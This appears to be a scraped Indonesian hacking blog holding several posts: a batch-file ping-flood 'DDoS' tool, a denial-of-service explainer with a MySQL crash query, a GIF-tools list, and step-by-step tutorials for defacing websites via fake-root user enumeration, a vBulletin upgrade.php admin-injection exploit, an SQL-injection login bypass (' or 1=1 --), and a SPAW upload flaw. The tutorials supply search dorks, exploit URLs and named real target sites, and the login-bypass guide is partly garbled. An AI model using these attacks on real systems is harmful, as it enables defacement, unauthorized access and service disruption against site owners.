20

Cara Membuat Tool Hacker Sederhana Menggunakan Notepade.

Senin, 04 November 2013
hai sobat blogger...
pada kesempatan kali ini hackkill1 bagi2 ilmu atau sharing yang lebih tepatnya kali ya ..?? sharing ilmu maksud nya....

ahg.. pada kali ini hackkill1 memposting Cara Membuat Tool Hacker Sederhana Menggunakan Notepade.

Pada kali ini kita akan membuat serangan Ddos Attack...

apa itu Ddos Attack adalah jenis serangan terhadap sebuah komputer atau server di dalam jaringan internet dengan cara menhabiskan sumber ( resource ) yang di miliki oleh komputer tersebut. sampai komputer tersebut tidak dapat menjalankan fungsinya dengan benar, sehingga secara tidak langsung mencegah pengguna lain untu memperoleh akses layanan dari komputer yang di serang tersebut..

uda dulu ahg penjelasan tentang Ddos Attack nya..
langsung saja kita ke cara pembuatan Ddos Attack..

yang perlu di persiapkan adalah :
1. PC / Laptop
2. Programe Notepade. ( sudah ada dalam windows kita semua )

cara membuat nya adalah :
1. buka notepade sobat semua..
2. copy code script di bawah ini kedalam notepade sobat.
ingat : jangan mengganti script di bawah ini 

@echo off
mode 67,16
title DDOS Attacking Server
color 0c
cls
echo ==================================
echo =          Hacking Tools         =
echo ==================================
echo.
echo ++++++++++++++++++++++++++++++++++
echo + Name : DDOS Attacking Server   +
echo + Author : hackkill1             +
echo + Visite : hackkill1.blogspot.com+
echo ++++++++++++++++++++++++++++++++++
echo.
goto Next
echo.
echo DDOS With Batchfile
echo.
set /p x=Server-Target:
echo.
ping %x%
@ping.exe 127.0.0.1 -n 5 -w 1000 > nul
goto Next
:Next
echo.
echo **********************************
echo *    Masukan IP / Host Target    *
echo **********************************
echo.
set /p m=ip Host:
echo.
set /p n=Packet Size:
echo.
:DDOS
color 0b
echo Attacking Server %m%
ping %m% -i %n% -t >nul
goto DDOS


3. nama file terserah sobat  ( simpan dengan extensi .bat )
4. contohnya Ddos.bat
5. jalankan file dengan cara double klik.

cara pakainya :
- pada menu server - target sobat dapat memasukan ip target sobat
- masukan alamat web yang ingin Ddos

selamat mencoba :D
1

Pengertian DDoS Attack

Pengertian DDoS Attack


Dalam artikel ini kelompok kami akan menjelaskan mengenai jenis serangan yang bisa dikatakan tidak ada obatnya, yaitu denial of service atau DoS. Bila serangan DoS ini dilakukan secara beramai-ramai dan terorganisir dengan baik, maka akan menghasilkan kerusakan yang dahsyat dan sanggup melumpuhkan situs-situs populer seperti twitter.com dan metasploit.com.

Apa itu DoS

Denial of service adalah jenis serangan yang tujuannya adalah mencegah pengguna yang sesungguhnya menikmati layanan yang diberikan server. Server sesuai namanya adalah pelayan yang harus selalu siap melayani permintaan pengguna, yang umumnya beroperasi 24 jam tanpa henti. Contohnya adalah web server yang bertugas melayani pengunjung web menyediakan informasi dalam bentuk halaman html. Dalam kondisi normal, pengunjung dapat meminta resource dari web server untuk ditampilkan dalam browsernya, namun bila web server terkena serangan DoS maka pengunjung tidak bisa menikmati layanan web server.
Secara umum ada 2 cara melakukan serangan DoS:
  1. Mematikan Server
  2. Menyibukkan Server
    • Tanpa bug/vulnerability
    • Meng-exploit bug/vulnerability
DoS dengan Mematikan Server: Kill Them!

Anda pernah mengalami ingin memakai telepon umum atau ATM namun tidak bisa karena di mesin tersebut ditempel kertas berisi pesan “Out of Service” atau “Sedang dalam perbaikan”. Telepon umum adalah target serangan DoS yang biasa terjadi, dimana-mana kita menemukan telpon umum yang rusak karena serangan DoS seperti membanting gagang telpon, mencabut kabel, memecahkan LCD dan aksi-aksi lainnya.
Tujuan serangan ini adalah membuat server shutdown, reboot, crash, “not responding”. Jadi serangan ini menghasilkan kerusakan yang sifatnya persisten artinya kondisi DoS akan tetap terjadi walaupun attacker sudah berhenti menyerang, server baru normal kembali setelah di-restart/reboot.
Bagaimana cara serangan DoS ini dilakukan? Serangan ini dilakukan dengan meng-exploit bug/vulnerability pada server. Kata kunci pada vulnerability jenis ini biasanya adalah “specially/carefully crafted packet/request”, yang artinya paket yang dirancang khusus. Kenapa dirancang khusus? Sebab dalam paket itu mengandung  sifat tertentu yang membuat server mati ketika mengolah paket khusus itu.
Mari kita perhatikan beberapa contoh vulnerability yang berakibat pada DoS attack:
  • Ping of Death ( CA-1996-26 )
  • Ini adalah jenis bug yang sudah sangat tua. Praktis sudah tidak ada lagi sistem yang vulnerable terhadap bug ini. Bug ini bila diexploit akan membuat server crash, freeze atau reboot. Serangan ini dilakukan dengan mengirimkan “specially crafted” paket berupa oversized ICMP packet, yaitu paket yang ukurannya di atas normal. Ketika server menerima dan memproses paket yang “aneh” ini, maka server akan crash, freeze atau reboot. Ini adalah contoh serangan DoS “one shot one kill” karena bisa merusak server hanya dengan satu tembakan saja.
  • MySQL IF Query DoS ( SA25188 )
  • Bug ini akan membuat mysql server menjadi crash hanya dengan mengirim sql khusus yang mengandung fungsi IF() contohnya: “SELECT id from example WHERE id IN(1, (SELECT IF(1=0,1,2/0)))”. Ini juga jenis serangan “one shot one kill”.
  • Cisco Global Site Selector DNS Request Denial of Service (SA33429)
  • Bug ini membuat DNS server Cisco mati dengan mengirimkan beberapa “specially crafted” paket request DNS dalam urutan tertentu.
Tiga contoh di atas kiranya cukup memberikan gambaran tentang bagaimana serangan DoS jenis ini dilakukan. Pada intinya adalah attacker memanfaatkan (baca:mengexploit) bug yang membuat server berhenti bekerja dan biasanya dilakukan sendirian secara remote dengan mengirimkan specially crafted packet.

DoS dengan Menyibukkan Server: Make Them As Busy As Possible!

Pada waktu menjelang lebaran kita sering merasa begitu sulit mengirim sms, bahkan sering terjadi gagal kirim. Begitu juga ketika berlangsung acara kuis di TV, mengelpon ke nomor untuk menjawab kuis terasa begitu sulit.  Hal ini terjadi karena ada begitu banyak orang yang mengirim sms pada saat lebaran dan menelpon pada waktu kuis sehingga membuat jaringan telekomunikasi menjadi begitu sibuk sampai tidak bisa melayani pengguna lain. Peristiwa itu mirip dengan yang terjadi ketika sebuah server mendapat serangan denial of service. DoS yang terjadi pada peristiwa tersebut bukan jenis DoS yang mematikan server, namun jenis DoS yang menyibukkan server.
Jenis DoS ini bersifat sementara, server akan kembali normal bila attacker berhenti mengirimkan request yang membuat sibuk server.
DoS jenis ini terbagi lagi menjadi 2 jenis berdasarkan cara melakukan serangan:
  • Exploiting vulnerability: Menyerang dengan malicious request/packet
  • No vulnerability exploitation: Menyerang dengan normal request/packet
Membuat server sibuk dengan mengexploitasi vulnerability lebih cepat daripada tanpa mengeksploit vulnerability.

Make Server Busy by Exploiting Vulnerability


Dalam serangan DoS jenis ini, attacker memanfatkan bug yang membuat server berlebihan dalam menggunakan resource (cpu,memory,disk space dsb). Attacker akan mencari cara bagaimana agar membuat server bekerja ekstra keras (jauh lebih keras dari request normal) untuk melayani request dia. Biasanya serangan DoS jenis ini tidak berupa serangan “one shot one kill”. Serangan dilakukan dengan melakukan banyak request dengan setiap request membuat server mengonsumsi lebih banyak resource dari request yang normal.
Dalam hitungan matematika sederhana, bila attacker bisa membuat server bekerja selama 10 detik  hanya untuk melayani dia (misal normalnya 0,1 detik), maka attacker bisa mengirimkan request 1.000x untuk membuat server melayani dia selama 10.000 detik (2,7 jam lebih) sehingga membuat pengguna lain tidak bisa menikmati layanan server.
Untuk lebih memahami DoS jenis ini, mari kita lihat contoh-contoh vulnerability yang bisa diexploit untuk melancarkan serangan DoS jenis ini:
  • TCP SYN Flood DoS
  • Ini adalah serangan DoS yang sudah sangat tua. Attacker menyerang dengan cara membanjiri server dengan malicious request berupa paket SYN dengan fake source IP address. SYN packet adalah paket dari client yang mengawali terbentuknya koneksi TCP/IP, setelah itu server akan membalas dengan SYN-ACK, dan dilengkapi dengan paket SYN-ACK-ACK dari client, tiga proses ini disebut three way handshake.
    Triknya adalah pada fake source ip address pada paket SYN dari client. Akibatnya server akan mengirim SYN-ACK (step 2) ke ip address yang salah sehingga server juga tidak akan mendapatkan balasan SYN-ACK-ACK dari client. Padahal untuk setiap client yang mencoba membuka koneksi, server akan mengalokasikan resource seperti memori dan waktu untuk menunggu datangnya balasan ACK dari client. Dengan cara ini attacker menghabiskan resource server hanya untuk melayani request palsu dari attacker.
  • Apache mod_deflate DoS
  • Apache menggunakan mod_deflate untuk memampatkan file. Bila visitor meminta sebuah file, maka apache akan menggunakan mod_deflate untuk memampatkannya kemudian mengirimkan ke visitor tersebut. Namun bila di tengah proses pemampatan, visitor memutuskan koneksi TCP, Apache masih terus bekerja memampatkan file untuk visitor yang sebenarnya sudah tidak ada (sudah disconnect). Jadi bugnya adalah pada borosnya pemakaian resource cpu untuk memampatkan file untuk client yang sudah tidak ada.
    Attacker memanfaatkan kelemahan ini dengan meminta sebuah file yang berukuran besar, kemudian dalam waktu singkat memutuskan koneksi sehingga membuat server bekerja keras mempatkan file untuk visitor yang sudah tidak ada. Request ini diulang berkali-kali sampai server begitu sibuknya dan semua resource cpu habis.
Dua contoh vulnerability di atas cukup menjelaskan bagaimana serangan DoS jenis ini dilakukan. Pada intinya adalah dengan mengirim banyak malicious request/paket  yang membuat server mengonsumsi resource lebih banyak dan lebih lama untuk setiap requestnya.

Make Server Busy Without Exploiting Vulnerability


Ini adalah jenis serangan yang mengandalkan pada kemampuan mengirimkan normal request sebanyak-banyaknya sehingga server menjadi sibuk. Perbedaan DoS jenis ini dengan DoS yang mengexploit vulnerability adalah pada requestnya. Request yang dikirimkan pada DoS jenis ini adalah request yang normal seperti yang dilakukan pengguna biasa, sehingga server tidak mengonsumsi resource berlebihan. Sedangkan DoS yang mengandalkan vulnerability mengirimkan specially crafted malicious request untuk membuat server mengonsumsi resource lebih banyak untuk melayani malicious request tersebut.
Normal request hanya membuat server mengonsumsi resource dalam jumlah biasa-biasa saja, tidak akan mengganggu kerja server secara keseluruhan. Diperlukan normal request dalam jumlah yang sangat banyak untuk membuat server terganggu kerjanya. Jadi agar serangan ini menjadi efektif, maka serangan harus dilakukan beramai-ramai dari banyak tempat, semakin banyak penyerang semakin bagus hasilnya. Serangan ini juga disebut dengan distributed DoS (DDoS) karena dilakukan dari banyak lokasi yang terdistribusi (tersebar).

Serangan DDoS dilakukan dengan menggunakan komputer zombie atau robot. Zombie adalah komputer yang sudah dikuasai attacker sehingga bisa dikendalikan dari jarak jauh. Sekumpulan komputer zombie membentuk jaringan yang disebut bot-net. Attacker mendapatkan banyak zombie dengan menyebarkan virus atau worm, setiap komputer yang terinfeksi akan diinstall program yang membuat komputer bersedia menjalankan perintah dari attacker.
DDoS Botnet Attack
Courtesy of: www.dos-attack.net
Gambar di atas menjelaskan cara kerja DDoS. Attacker memberi perintah kepada semua pasukannya untuk membuat request HTTP ke sebuah website. Bila pasukan yang dikuasai attacker sangat besar, maka web server akan dibanjiri request sehingga menjadi terlalu sibuk dan tidak bisa diakses oleh pengguna yang sebenarnya (real visitor).
Serangan jenis ini tidak ada obatnya karena attacker tidak meng-exploit bug atau vulnerability apapun. Bila pada jenis DoS yang lain, serangan dapat dicegah dengan melakukan patching atau update software, maka serangan ini tidak bisa dihentikan dengan update atau patch.

Kesimpulan

Denial of service adalah serangan yang membuat server tidak bisa melayani pengguna yang sesungguhnya. Berikut adalah jenis-jenis serangan DoS berdasarkan cara melakukan serangan:
  • Mematikan Server: one shot, one kill untuk membuat server menjadi crash, hang, reboot.
  • Menyibukkan Server: mengirim banyak sekali request untuk membuat server sibuk.
    • Exploiting bug: mengirim banyak specially crafted request. Jumlah request tidak sebanyak jenis DoS yang menyibukkan server dengan normal request.
    • Normal request: mengirim banyak request normal seperti pengguna biasa. Diperlukan jumlah request yang lebih banyak dibandingkan jenis DoS yang menyibukkan server dengan exploit bug. Biasanya menggunakan botnet secara terdistribusi.
1

cara membuat gambar,tulisan,animasi dengan aplikasi maupun web


Berikut beberapa daftar website yang menyediakan layanan aplikasi editing GIF animasi :

  1. Screenbot – dengan aplikasi ini anda bisa dengan mudah membuat enimasi efek ketikan/typewritter effect pada tulisan yang anda kehendaki, Tuliskan kata dan klik “Create Screed” untuk membuatnya menjadi animasi GIF. Kemudian anda dapat simpan file tersebut ke Flickr atau ImageShack atau menaruhnya di blog, MySpace, LiveJournal dan lainnya.
  2. GIFWorks adalah aplikasi online GIF editor, dengan GIFWorks anda dapat membuat efek spesial animasi, dan fungsi-fungsi diantaranya merubah ukuran, mewarnai dan mengoptimalkan file. Caranya mudah, tinggal upload file yang anda inginkan, dan buat efeknya secara online. GIFWorks website meskipun tampilannya terasa kuno, tetapi memilik aplikasi yang sangat membantu kita membuat animasi secara mudah dan cepat.
  3. GIFMake memiliki aplikasi GIF image generator, anda dapat mengupload beberapa foto dan secara otomatis GIF akan menjadikannya slide dengan jeda waktu yang dapat anda atur.
  4. Loogix membantu anda dalam membuat animasi GIF, Loogix memiliki beberapa efek yang menarik diantaranya Zoom, Recursion, Motley, Swirl. BlackWhite, Painting, Blur. Anda ingin membuat avatar dengan animasi GIF? sangat tepat apabila anda memanfaatkan Loogix.
  5. Gickr dapat membuat animasi GIF yang keren dan lucu, kartun, banner, dan lain sebagainya. Anda dapat mengirimkan gambar itu ke social bookmarking seperti MySpace, Bebo, Hi5, dan lainnya.
  6. Make A GIF satu lagi aplikasi GIF animasi generator, anda dapat langsung mengupload 12 gambar sekaligus untuk dijadikan efek animasi, misalnya efek slideshow. Terdapat pula setting kecepatan animasi dan memperkecil gambar untuk dijadikan buddy icon/avatar.

Dengan berbagai perangkat online diatas, kita dapat membuat animasi secara instant untuk digunakan dalam kerperluan sehari-hari di website kita masing-masing, diantaranya sebagai banner animasi, ucapan selamat, avatar, foto gallery, dan masih banyak lainnya.


Ada juga pembuat file ber-ekstensi GIF yang mudah dan dapat kita instal di komputer. Filenya bisa kalian Download di sini  Gif Animator Maker 
password nya : www.hackkill1.blogspot.com
0

Tutorial Deface Dengan Fake Root | User Enumeration

Minggu, 03 November 2013

Tutorial Deface Dengan Fake Root | User Enumeration

Sebenarnya saya sendiri bingung mau diaksih judul apa. Saya dapet dari threadnya bang Rebels di Forum Devilzc0de. Aslinya User Enumeration tapi tidak serumit itu. :v . Yasudah, langsung saja prakteknya.
Berikut bahan-bahan yang diperlukan :
Reverse IP
Shell yang sudah tertanam di web korban.

Exploit :
http://www.example.com/~root

Cek web yang sudah tertanam shell dengan exploit diatas.
Contoh :
http://mysled.net/~root maka hasilnya forbidden.

Langkah selanjutnya, upload script deface di public_html .
ex : http://mysled.net/crot.html

Oke, sekarang saatnya melihat domain ayng berada satu server dengan http://mysled.net/.
Sobat bisa menggunakan web Reverse IP diatas atau jika shell sobat sudah dilengkapi dengan tools Local Domain Viewer(tools 1n73ction sudah ada), tinggan klik menu DOMAIN.
Wow, ada 874 domain.

Nah, cara melihat hasil fake root nya exploit begini :
http://www.example.com /~dirdibelakang public_html / scriptmu.html

Lihat dir dibelakang public-html
contoh , /home/mysledne/public_html/ .
Karena saya tadi mengupload script crot.html di public_html,
coba cek salahsatu domain yang satu server dengan exploit diatas.
Contoh domain yang satu server dengan http://mysled.net/ adalah http://80s-clothing.com
Cek, http://80s-clothing.com/~mysledne/crot.html
Defaced . :)
Hal itu akan terjadi di 800 domain lainnya tanpa ada susah susah melakukan mass deface server. Cukup tambahkan ~mysledne/crot.html
See More :

allaboutalberta.com/~mysledne/crot.html
http://aerosealcalgary.com/~mysledne/crot.html
http://aeroanalys.ca/~mysledne/crot.html
http://advicecounselling.com/~mysledne/crot.html
http://adultlifedirectory.com/~mysledne/crot.html
http://70s-fashion.net/~mysledne/crot.html
http://50s-fashion.com/~mysledne/crot.html
http://livre-audio.ca/~mysledne/crot.html
http://60s-fashion.net/~mysledne/crot.html
http://accountantscalgary.biz/~mysledne/crot.html
http://allaboutcalgary.com/~mysledne/crot.html

Dan amsih banyak lagi. Ada 800 domain lebih. :)

Sekian dan semoga bermanfaat.

sumber : www.madura-cyber.org
0

vBulletin 4.x.x and 5.x.x Upgrade 0day Exploit

vBulletin 4.x.x and 5.x.x Upgrade 0day Exploit

Selamat malam sobat IDCA, kayaknya dunia underground saat ini baru rame-ramenya Exploit vBulletin yaaa, ya udah dah ikut-ikutan ngesahre nih :P

[+] Dork [+]

Inurl://install/upgrade.php
intext:vBulletin 4.2.1 Upgrade System
intext:vbulletin-style.xml

[+] Langkah - Langkah [+]

1. Masukan expoit :/install/upgrade.php
#localhost/path//install/upgrade.php

Tampilan akan seperti ini'


2. Kemudian tekan CTRL + U dan cari Customer ID nya :)

3. Setelah itu, buka vBullein 0day disini, lalu masukan Costumer ID dan data lainnya :)
website diisi, contoh : http://bimo-cyber.org/install/upgrade.php
4. Setelah itu klik Inject Admin, maka tampilan akan seperti berikut 
5. Nah sekarang tinggal login aja deh, login admin vBulletin adalah : /admincp/
#contoh : http://bimo-cyber.org/admincp/
nah udah berhasil login tuh =))

tinggal tebas aja, ini web demo nya

http://windowssecrets.com/forums/install/upgrade.php

0

HACK WEBSITE

Senin, 21 Oktober 2013
STERP BY STEP
  1. 1
    Open the site you want to hack. Provide wrong username/password combination in its log in form. (e.g. : Username : me and Password: ' or 1=1 --)An error will occur saying wrong username-password. Now be prepared your experiment starts from here.
  2. 2
    Right click anywhere on that error page =>> go to view source.
  3. 3
    There you can see the HTML coding with JavaScript.• There you find somewhat like this....<_form action="...Login....">• Before this login information copy the URL of the site in which you are. (e.g. :"< _form..........action=http://www.targetwebsite.com/login.......>")
  4. 4
    Then delete the JavaScript from the above that validates your information in the server.(Do this very carefully, your success to hack the site depends upon this i.e. how efficiently you delete the java scripts that validate your account information)
  5. 5
    Then take a close look for "<_input name="password" type="password">"[without quotes] -> replace "<_type=text> “there instead of "<_type=password>". See there if maximum length of password is less than 11 then increase it to 11 (e.g. : if then write )
  6. 6
    Just go to file => save as and save it anywhere in your hard disk with ext.html(e.g.: c:\chan.html)
  7. 7
    Reopen your target web page by double clicking 'chan.html' file that you saved in your hard disk earlier.• You see that some changes in current page as compared to original One. Don't worry.
  8. 8
    Provide any username [e.g.: hacker] and password [e.g.:' or 1=1 --] You have successfully cracked the above website and entered into the account of List user saved in the server's database.
0

Cara Mendeface Website dengan Spaw Uploads Vulnerability

Jumat, 11 Oktober 2013
Hallo sobat, Kali ini saya mau share tutorial deface sob, nama teknik defacenya yaitu Deface Website Melalui Spaw Uploads Vulnerability.
karena kemaren ada yang request deface web.
tapi di sini saya hanya kasi tau cara deface web hanya untuk web , tetapi untuk html deface nya anda bisa cari sendiri di google .

Yaudah deh, dari pada lama-lama ngoceh ngga jelas, mending langsung ke tkp aja gan. Berikut Cara Deface Website Melalui Spaw Uploads Vulnerability Cekidot :D

1). Pertama, Masukan Dorknya :
inurl:”spaw2/uploads/files/”
 Setelah sobat memasukan dork diatas dikotak pencarian google, pilih salah satu web yang mau dideface. Tapi ingat, ngga semua website bisa dideface :p

Notes : Dorknya bisa kalian ubah menurut kreativitas kalian masing-masing, contoh saya tambahkan site:th pada akhir dork diatas. Jadi hasilnya begini :

inurl:”spaw2/uploads/files/” site:th
Maksud dari site:th adalah domain negara asal website yang akan kita serang, "site:th" asal kata Thailand, jadi website yang akan kita serang semuanya website Thailand. Kalian juga bisa mengganti dengan domain negara lain, misalnya site:com.my, site:jp, site:gov.cn etc asal jangansite:co.id yah !

2). Setelah sobat masuk kedalam websitenya, sobat liat Url di addressbar. Contoh Urlnya :

http://contoh.com/spaw2/uploads/files/ 

3). Ganti pada Bagian
/spaw2/uploads/files/ dengan kode dibawah ini :

spaw2/dialogs/dialog.php?module=spawfm&dialog=spawfm&theme=spaw2&lang=es&charset=&scid=cf


Sehingga Menjadi Seperti Ini :

http://contoh.com/spaw2/dialogs/dialog.php?module=spawfm&dialog=spawfm&theme=spaw2&lang=es&charset=&scid=cf


4). Tekan Enter, Nanti akan Terbuka Seperti Ini :


5). Selanjutnya Liat Terus Gambar, Karena Tutorial ada Didalam Gambar.


6). Next, Pilih File Deface'an Sobat, Lalu klik Open dan Tunggu Hingga Loading Selesai.


7). Selanjutnya Klik Tombol Upload.


8). Jika Proses Upload Selesai, Nanti akan Muncul Daftar File dan diantaranya ada File yang sobat upload tadi.


9). Selesai, dan lihat Hasilnya